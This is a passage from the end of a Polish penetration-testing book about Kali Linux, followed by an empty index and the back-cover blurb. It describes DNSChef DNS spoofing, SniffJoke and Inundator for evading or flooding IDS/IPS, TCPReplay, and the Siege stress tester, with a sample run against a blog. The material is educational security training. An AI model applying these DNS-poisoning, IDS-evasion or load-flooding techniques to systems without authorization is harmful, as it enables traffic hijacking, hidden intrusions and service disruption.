przekierowanie ruchu sieciowego do lokalizacji zupełnie innych niż oryginalne.

Na przykład serwer DNS proxy może być wykorzystywany do utworzenia fałszywych odpowiedzi DNS, powodujących, że ruch dedykowany dla witryny *CzarnyCharakter.com* zamiast do internetu będzie trafiał do lokalnego komputera analityka, gdzie może być blokowany lub przechwytywany w celu przeprowadzenia dokładniejszej analizy. Aby to zrobić, musisz uzyskać dostęp do jednego z serwerów DNS i odpowiednio zmodyfikować wpisy DNS lub dokonać „zatrucia" serwera DNS, tak aby ruch sieciowy był przekierowywany do Twojego komputera z systemem Kali Linux. Sama obsługa narzędzia DNSChef nie jest skomplikowana, aczkolwiek prawdziwym wyzwaniem może być atak na serwer DNS i przekierowanie ruchu do Twojego komputera.

SniffJoke

SniffJoke pozwala na zupełnie przezroczyste przechwytywanie połączeń TCP, wprowadzanie do nich opóźnień, modyfikowanie zawartości pakietów oraz wstrzykiwanie fałszywych, spreparowanych pakietów do sesji TCP użytkownika. Powoduje to, że pasywne rozwiązania monitorujące i zabezpieczające ruch sieciowy, takie jak systemy IDS/IPS i sniffery, mają duże problemy z poprawną interpretacją połączeń sieciowych. Działanie programu wywołuje różnice między ruchem sieciowym, który jest przechwytywany i przewidywany przez sniffer, a rzeczywistym ruchem sieciowym generowanym przez klienta, w rezultacie czego algorytmy budujące „konwersacje" sieciowe dla sniffera mają problemy z poprawnym składaniem kolejności pakietów. Na kolejnych dwóch rysunkach przedstawiamy proces przechwytywania ruchu sieciowego między dwoma użytkownikami bez udziału pakietu SniffJoke oraz w sytuacji, kiedy pakiet SniffJoke działa.





Siege

Siege to narzędzie przeznaczone do testowania odporności na przeciążenia połączeń HTTP/HTTPS, pozwalające deweloperom aplikacji internetowych na sprawdzanie zachowania kodu aplikacji w skrajnych warunkach pracy. Program Siege pozwala na wielowątkowe generowanie sesji HTTP i analizowanie zachowania serwerów pod symulowanym obciążeniem wielu użytkowników. Siege może pracować w trybie regresji, symulacji internetu oraz w trybie *brute-force*.

Aby uruchomić program Siege w systemie Kali Linux, przejdź do grupy *Kali Linux* i następnie wykonaj polecenie *Stress Testing/Network Stress Testing/siege* (zobacz pierwszy rysunek na następnej stronie).

Składnia wywołania polecenia `siege` jest następująca:

```
siege [opcje] <adres URL celu>
```

```
SIEGE 2.70
Usage: siege [options]
       siege [options] URL
       siege -g URL
Options:
  -V, --version           VERSION, prints the version number.
  -h, --help              HELP, prints this section.
  -C, --config            CONFIGURATION, show the current config.
  -v, --verbose           VERBOSE, prints notification to screen.
  -g, --get               GET, pull down HTTP headers and display the
                          transaction. Great for application debugging.
  -c, --concurrent=NUM    CONCURRENT users, default is 10
  -i, --internet          INTERNET user simulation, hits URLs randomly.
  -b, --benchmark         BENCHMARK: no delays between requests.
  -t, --time=NUMm         TIMED testing where "m" is modifier S, M, or H
                          ex: --time=1H, one hour test.
  -r, --reps=NUM          REPS, number of times to run the test.
```

Rysunek przedstawiony poniżej przedstawia program Siege testujący witrynę *http://www.the*
➥securityblogger.com. Program domyślnie symuluje obciążenie połączeniami od 15 użytkowników, co zostało przedstawione na rysunku poniżej. Kiedy zatrzymasz działanie programu, Siege generuje raport, który został zamieszczony na kolejnym rysunku.

```
root@kali:~# siege www.thesecurityblogger.com
** SIEGE 2.70
** Preparing 15 concurrent users for battle.
The server is now under siege...
```

```
Lifting the server siege...      done.
Transactions:                    171 hits
Availability:                 100.00 %
Elapsed time:                  93.22 secs
Data transferred:               5.26 MB
Response time:                  7.25 secs
Transaction rate:               1.83 trans/sec
Throughput:                     0.06 MB/sec
Concurrency:                   13.30
Successful transactions:         171
Failed transactions:               0
Longest transaction:           10.16
Shortest transaction:           1.77

FILE: /var/log/siege.log
You can disable this annoying message by editing
the .siegerc file in your home directory; change
the directive 'show-logfile' to false.
```

Inundator

Inundator to narzędzie pozwalające na omijanie i neutralizowanie działania systemów **IDS** (ang. *Intrusion Detection System*) oraz **IPS** (ang. *Intrusion Protection System*) poprzez „zalewanie" generowanych przez nie dzienników spreparowanymi wpisami. Koncepcja kryjąca się za takim rozwiązaniem polega na tym, że poprzez „zasypywanie" dzienników tysiącami fałszywie pozytywnych

wpisów można ukryć rzeczywisty atak, który staje się przez to potencjalnie „niewidzialny" i którego późniejsza analiza śledcza jest mocno utrudniona. Pakiet Inundator może być również wykorzystywany do testowania efektywności modułów generujących alarmy w systemach SIEM czy IDS/IPS.

TCPReplay

Program **TCPReplay** wykorzystuje uprzednio przechwycony i zapisany w plikach w formacie *libpcap* ruch sieciowy do testowania działania różnych urządzeń sieciowych. TCPReplay potrafi rozpoznawać ruch generowany przez klienty i serwery, modyfikować nagłówki pakietów 2., 3. i 4. warstwy oraz wstrzykiwać pakiety do sieci, co pozwala na testowanie takich urządzeń, jak przełączniki, routery, zapory sieciowe czy systemy IDS/IPS. TCPReplay obsługuje różne tryby pracy interfejsów sieciowych.

Mówiąc w skrócie, pakiet TCPReplay pozwala na przechwytywanie i zapisywanie ruchu sieciowego przesyłanego między klientem a serwerem, i następnie na retransmisję tego ruchu w dowolnym czasie i miejscu w sieci.

Podsumowanie

Omawiane w tym rozdziale zagadnienia i oprogramowanie stanowiły dopełnienie arsenału technik i narzędzi każdego pentestera aplikacji internetowych. Po zakończeniu lektury powinieneś już wiedzieć, jak zdobywać informacje o celach, jak wyszukiwać podatności i luki w zabezpieczeniach, jak analizować interakcje pomiędzy klientami a serwerami, jak wykorzystywać exploity oraz luki w zabezpieczeniach oraz jak w razie potrzeby zakłócać działanie usług internetowych. W tym i poprzednich rozdziałach dokonaliśmy krótkiego przeglądu narzędzi dostępnych zarówno w systemie Kali Linux, jak i w internecie, które powinny się znaleźć w arsenale każdego specjalisty zajmującego się przeprowadzaniem testów penetracyjnych. Kali Linux udostępnia wiele wartościowych narzędzi, aczkolwiek każdy dobry pentester używa też własnych skryptów i programów wykorzystujących luki typu *Zero-Day*. Jeżeli chcesz być dobrym pentesterem, powinieneś ustawicznie testować nowe metody ataków, sprawdzać różne narzędzia penetracyjne i samodzielnie poszerzać swoją wiedzę na temat zagadnień omawianych w naszej książce.

W tym rozdziale omawialiśmy techniki będące niejako uwieńczeniem całego procesu atakowania aplikacji internetowych podczas przeprowadzania testów penetracyjnych. Poruszane tutaj były zagadnienia związane z przełamywaniem zabezpieczeń aplikacji internetowych przy użyciu ataków na przeglądarki, ataków z wykorzystaniem serwerów proxy oraz przechwytywania haseł dostępu. Rozdział zakończyliśmy zagadnieniami związanymi z zakłócaniem i przerywaniem działania usług sieciowych przy użyciu ataków DoS oraz testowaniem odporności aplikacji i usług sieciowych na pracę w skrajnych warunkach obciążenia.

W następnym rozdziale zmienimy zupełnie front i wyjaśnimy, jak przy użyciu narzędzi dostępnych w systemie Kali Linux chronić aplikacje internetowe przed atakami pentesterów i hakerów.

Skorowidz

A

B

C

D

E

F

G

H

I

J

K

L

Ł

M

N

O

P

R

S

T

U

V

W

X

Z

Ż

Kali Linux
Testy penetracyjne

W dobie internetu możemy cieszyć się globalną dostępnością każdego z systemów informatycznych. Z jednej strony daje to ogromne możliwości wymiany informacji, z drugiej — naraża system na ataki z zewnątrz. Zastanawiasz się, jak zapewnić bezpieczeństwo Twojej sieci? Spróbuj się do niej włamać lub zleć to profesjonaliście! Wykonywane w ten sposób testy penetracyjne to jedna z najskuteczniejszych metod weryfikacji bezpieczeństwa w sieci.

Jeżeli zainteresował Cię temat testów penetracyjnych, to trafiłeś na doskonałą książkę. Znajdziesz w niej omówienie specjalnej dystrybucji Kali Linux. Zawiera ona zestaw niezbędnych narzędzi oraz pozwoli Ci przeprowadzić testy. W trakcie lektury zrozumiesz, jak przygotować środowisko pracy i przeprowadzić atak na popularne serwery aplikacji internetowych oraz ich klientów. Z kolejnych rozdziałów dowiesz się, jak zweryfikować zabezpieczenia aplikacji internetowych oraz serwerów WWW. Na koniec poznasz najlepsze metody przeciwdziałania i zapobiegania atakom oraz przygotujesz raport końcowy, w którym zaprezentujesz uzyskane rezultaty. Książka ta jest obowiązkową lekturą dla wszystkich osób, którym bezpieczeństwo sieci nie jest obojętne!

Sięgnij po tę książkę i:

- poznaj możliwości dystrybucji Kali Linux
- przeprowadź typowe ataki na serwery aplikacji internetowych
- przekonaj się, jak przeprowadzić atak na metody uwierzytelniania
- przygotuj kompletny raport ze swoich działań
- zadbaj o bezpieczeństwo sieci!

Bezpieczeństwo sieci jest w Twoich rękach!

ISBN 978-83-246-9013-8

Cena: 59,00 zł